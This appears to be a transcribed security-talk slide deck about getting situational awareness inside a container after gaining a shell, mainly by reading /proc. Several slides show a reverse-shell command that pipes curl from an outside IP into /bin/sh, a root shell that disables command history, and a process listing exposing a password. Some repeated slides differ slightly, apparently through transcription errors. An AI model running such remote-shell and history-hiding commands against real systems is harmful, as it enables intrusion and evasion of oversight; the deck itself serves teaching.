


```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
```

Shell, The First Second




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```

Shell, The First Second




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.824 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.824 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.824 [209.38.200.165] Shell is ready to go!
> export HOME=/dev/null
> ps aux | grep -a; id
/bin/sh: 2: /dev/null: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```

Shell, The First Second



```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
 - Someone who's just got a shell

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



What's that *really* mean?

What's a Container? (v3)


- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



But first, a Side Quest!

/proc


Situational Awareness - What We Tried



A terminal window with a title bar containing three colored circles (red, yellow, green), the text 'ssh', and a window icon. The terminal content shows a command prompt '>' followed by the command 'ps awwwfux'. The output is an error message: '/bin/sh: 4: ps: not found'.

```
> ps awwwfux  
/bin/sh: 4: ps: not found
```

Situational Awareness - What We Wanted



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a window control icon (magnifying glass) on the right. The terminal shows the command 'ps awwwfux' and its output, which is a table of process information.


```
> ps awwwfux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	1008	0	?	Ss	18:32	0:00	/sbin/docker-init -- /httpcheckerstart.sh
root	6	0.0	0.8	1231432	4212	?	Sl	18:32	0:00	/httpchecker -credentials checker:s3cr3t_p4ssw0rd
root	169	0.0	0.1	2576	884	?	S	21:31	0:00	/bin/sh
root	170	0.0	1.9	19952	9208	?	S	21:31	0:00	_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/1ikl7jhibsohp
root	171	0.0	0.1	2576	932	?	S	21:31	0:00	_ /bin/sh
root	268	0.0	0.8	8088	3936	?	R	21:45	0:00	_ ps awwwfux
root	172	0.0	1.9	19956	9188	?	S	21:31	0:00	_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/1ikl7jhibsohp -T-

/proc to the Rescue!

What's /proc?

- A Filesystem




A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) and a keyboard shortcut icon (⌘⌘1). The terminal displays a command and its output:

```
> grep /proc </proc/mounts  
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
```

What's /proc?

- A Filesystem
 - Not "real" files



```
ssh 11
> ls -la /proc
total 4
dr-xr-xr-x 147 root root      0 Oct 22 18:32 .
drwxr-xr-x  1 root root    4096 Oct 22 18:33 ..
dr-xr-xr-x  9 root root      0 Oct 22 18:32 1
dr-xr-xr-x  9 root root      0 Oct 22 21:45 169
dr-xr-xr-x  9 root root      0 Oct 22 21:45 170
dr-xr-xr-x  9 root root      0 Oct 22 21:45 171
dr-xr-xr-x  9 root root      0 Oct 22 21:45 172
dr-xr-xr-x  9 root root      0 Oct 22 21:51 272
dr-xr-xr-x  9 root root      0 Oct 22 19:34 6
dr-xr-xr-x  3 root root      0 Oct 22 19:34 acpi
-r--r--r--  1 root root      0 Oct 22 19:34 buddyinfo
dr-xr-xr-x  4 root root      0 Oct 22 19:34 bus
-r--r--r--  1 root root      0 Oct 22 19:34 cgroups
-r--r--r--  1 root root      0 Oct 22 19:34 cmdline
-r--r--r--  1 root root      0 Oct 22 19:34 consoles
-r--r--r--  1 root root      0 Oct 22 19:34 cpuinfo
-r--r--r--  1 root root      0 Oct 22 19:34 crypto
-r--r--r--  1 root root      0 Oct 22 19:34 devices
-r--r--r--  1 root root      0 Oct 22 19:34 diskstats
-r--r--r--  1 root root      0 Oct 22 19:34 dma
dr-xr-xr-x  3 root root      0 Oct 22 19:34 driver
dr-xr-xr-x  3 root root      0 Oct 22 19:34 dynamic_debug
-r--r--r--  1 root root      0 Oct 22 19:34 execdomains
-r--r--r--  1 root root      0 Oct 22 19:34 fb
-r--r--r--  1 root root      0 Oct 22 18:33 filesystems
dr-xr-xr-x  5 root root      0 Oct 22 19:34 fs
-r--r--r--  1 root root      0 Oct 22 19:34 interrupts
-r--r--r--  1 root root      0 Oct 22 19:34 iomem
-r--r--r--  1 root root      0 Oct 22 19:34 ioports
dr-xr-xr-x 36 root root      0 Oct 22 19:34 irq
-r--r--r--  1 root root      0 Oct 22 19:34 kallsyms
-r-----  1 root root 140737471590400 Oct 22 19:34 kcore
-r--r--r--  1 root root      0 Oct 22 19:34 key-users
-r--r--r--  1 root root      0 Oct 22 19:34 keys
-r-----  1 root root      0 Oct 22 19:34 kmsg
-r-----  1 root root      0 Oct 22 19:34 kpagecgroup
-r-----  1 root root      0 Oct 22 19:34 kpagecount
-r-----  1 root root      0 Oct 22 19:34 kpageflags
-r--r--r--  1 root root      0 Oct 22 19:34 loadavg
-r--r--r--  1 root root      0 Oct 22 19:34 locks
```


What's /proc?

- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface

```
> cat /proc/cmdline
BOOT_IMAGE=/boot/vmlinuz-6.1.0-22-amd64 root=PARTUUID=d5826239-67ad-4bc0-9d89-969e153356dc ro console=tty0
console=ttyS0,115200 earlyprintk=ttyS0,115200 consoleblank=0 net.ifnames=0 biosdevname=0
```


```
ssh ㉿%1
> ls -la /proc
total 4
dr-xr-xr-x 147 root root      0 Oct 22 18:32 .
drwxr-xr-x  1 root root    4096 Oct 22 18:33 ..
dr-xr-xr-x  9 root root      0 Oct 22 18:32 1
dr-xr-xr-x  9 root root      0 Oct 22 21:45 169
dr-xr-xr-x  9 root root      0 Oct 22 21:45 170
dr-xr-xr-x  9 root root      0 Oct 22 21:45 171
dr-xr-xr-x  9 root root      0 Oct 22 21:45 172
dr-xr-xr-x  9 root root      0 Oct 22 21:51 272
dr-xr-xr-x  9 root root      0 Oct 22 19:34 6
dr-xr-xr-x  3 root root      0 Oct 22 19:34 acpi
-r--r--r--  1 root root      0 Oct 22 19:34 buddyinfo
dr-xr-xr-x  4 root root      0 Oct 22 19:34 bus
-r--r--r--  1 root root      0 Oct 22 19:34 cgroups
-r--r--r--  1 root root      0 Oct 22 19:34 cmdline
-r--r--r--  1 root root      0 Oct 22 19:34 consoles
-r--r--r--  1 root root      0 Oct 22 19:34 cpuinfo
-r--r--r--  1 root root      0 Oct 22 19:34 crypto
-r--r--r--  1 root root      0 Oct 22 19:34 devices
-r--r--r--  1 root root      0 Oct 22 19:34 diskstats
-r--r--r--  1 root root      0 Oct 22 19:34 dma
dr-xr-xr-x  3 root root      0 Oct 22 19:34 driver
dr-xr-xr-x  3 root root      0 Oct 22 19:34 dynamic_debug
-r--r--r--  1 root root      0 Oct 22 19:34 execdomains
-r--r--r--  1 root root      0 Oct 22 19:34 fb
-r--r--r--  1 root root      0 Oct 22 18:33 filesystems
dr-xr-xr-x  5 root root      0 Oct 22 19:34 fs
-r--r--r--  1 root root      0 Oct 22 19:34 interrupts
-r--r--r--  1 root root      0 Oct 22 19:34 iomem
-r--r--r--  1 root root      0 Oct 22 19:34 ioports
dr-xr-xr-x 36 root root      0 Oct 22 19:34 irq
-r--r--r--  1 root root      0 Oct 22 19:34 kallsyms
-r-----  1 root root 140737471590400 Oct 22 19:34 kcore
root root      0 Oct 22 19:34 key-users
root root      0 Oct 22 19:34 keys
root root      0 Oct 22 19:34 kmsg
root root      0 Oct 22 19:34 kpagecgroup
root root      0 Oct 22 19:34 kpagecount
root root      0 Oct 22 19:34 kpageflags
root root      0 Oct 22 19:34 loadavg
-r--r--r--  1 root root      0 Oct 22 19:34 locks
```

What's /proc?


- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...

What's /proc?

- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...
 - Processes




```
ssh
> ls -l /proc
total 0
dr-xr-xr-x  9 root root      0 Oct 22 18:32 1
dr-xr-xr-x  9 root root      0 Oct 22 21:45 169
dr-xr-xr-x  9 root root      0 Oct 22 21:45 170
dr-xr-xr-x  9 root root      0 Oct 22 21:45 171
dr-xr-xr-x  9 root root      0 Oct 22 21:45 172
dr-xr-xr-x  9 root root      0 Oct 22 21:57 275
dr-xr-xr-x  9 root root      0 Oct 22 19:34 6
```



```
ssh
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
```

What's /proc?

- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...
 - Processes
 - Devices



```
> cat </proc/partitions
major minor  #blocks  name

254        0    10485760 vda
254        1    10354671 vda1
254       14       3072 vda14
254       15     126976 vda15
254       16        496 vdb
```

A terminal window titled 'ssh' with a window icon (red, yellow, green circles) and a cursor icon. The terminal shows the command `> cat </proc/partitions` and its output, which is a table of disk partitions. The output has four columns: major, minor, #blocks, and name. The data rows are: (254, 0, 10485760, vda), (254, 1, 10354671, vda1), (254, 14, 3072, vda14), (254, 15, 126976, vda15), and (254, 16, 496, vdb).

major	minor	#blocks	name
254	0	10485760	vda
254	1	10354671	vda1
254	14	3072	vda14
254	15	126976	vda15
254	16	496	vdb

What's /proc?


- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...
 - Processes
 - Devices
 - The Network

```
ssh 1
> cat </proc/net/fib_trie
Main:
+-- 0.0.0.0/0 3 0 5
   |-- 0.0.0.0
       /0 universe UNICAST
+--- 127.0.0.0/8 2 0 2
    +--- 127.0.0.0/31 1 0 0
        |-- 127.0.0.0
            /8 host LOCAL
        |-- 127.0.0.1
            /32 host LOCAL
        |-- 127.255.255.255
            /32 link BROADCAST
+--- 172.17.0.0/16 2 0 2
    +--- 172.17.0.0/30 2 0 2
        |-- 172.17.0.0
            /16 link UNICAST
        |-- 172.17.0.2
            /32 host LOCAL
        |-- 172.17.255.255
            /32 link BROADCAST
```

```
ssh 1
> cat </proc/net/tcp
sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
